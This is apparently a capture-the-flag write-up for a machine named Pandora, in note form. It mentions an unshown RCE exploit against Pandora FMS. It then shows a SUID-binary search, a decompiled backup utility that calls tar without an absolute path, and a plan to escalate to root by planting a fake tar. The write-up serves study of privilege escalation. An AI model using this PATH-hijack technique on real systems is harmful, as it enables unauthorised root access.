
Vulnerability Assessment II

1) The pandora verison is vulnerable to RCE



2) Exploited it





Privilege Escalation

1) Found a suid binary


```
matt@pandora:/home/matt$ find / -type f -perm /6000 2>/dev/null
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/bsd-write
/usr/bin/gpasswd
/usr/bin/ssh-agent
/usr/bin/chage
/usr/bin/crontab
/usr/bin/umount
/usr/bin/pandora_backup
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/expiry
/usr/bin/at
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/wall
/usr/lib/x86_64-linux-gnu/utempter/utempter
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pam_extrausers_chkpwd
/usr/sbin/unix_chkpwd
matt@pandora:/home/matt$ ls /usr/bin/pandora_backup -l
-rwsr-x--- 1 root matt 16816 Dec  3  2021 /usr/bin/pandora_backup
matt@pandora:/home/matt$
```

2) Decompiled it

Decompile: main - (pandora_backup)

```
1
2  bool main(void)
3
4  {
5    __uid_t __euid;
6    __uid_t __ruid;
7    int iVar1;
8
9    __euid = geteuid();
10   __ruid = getuid();
11   setreuid(__ruid,__euid);
12   puts("PandoraFMS Backup Utility");
13   puts("Now attempting to backup PandoraFMS client");
14   iVar1 = system("tar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandora/pandora_console/*");
15   if (iVar1 == 0) {
16     puts("Backup successful!");
17     puts("Terminating program!");
18   }
19   else {
20     puts("Backup failed!\nCheck your permissions!");
21   }
22   return iVar1 != 0;
23 }
24
```

3) The absolute path of tar is not specified, we can make our own tar program



NOTE: suid binaries dont work properly on process with apache as parent, we need ssh access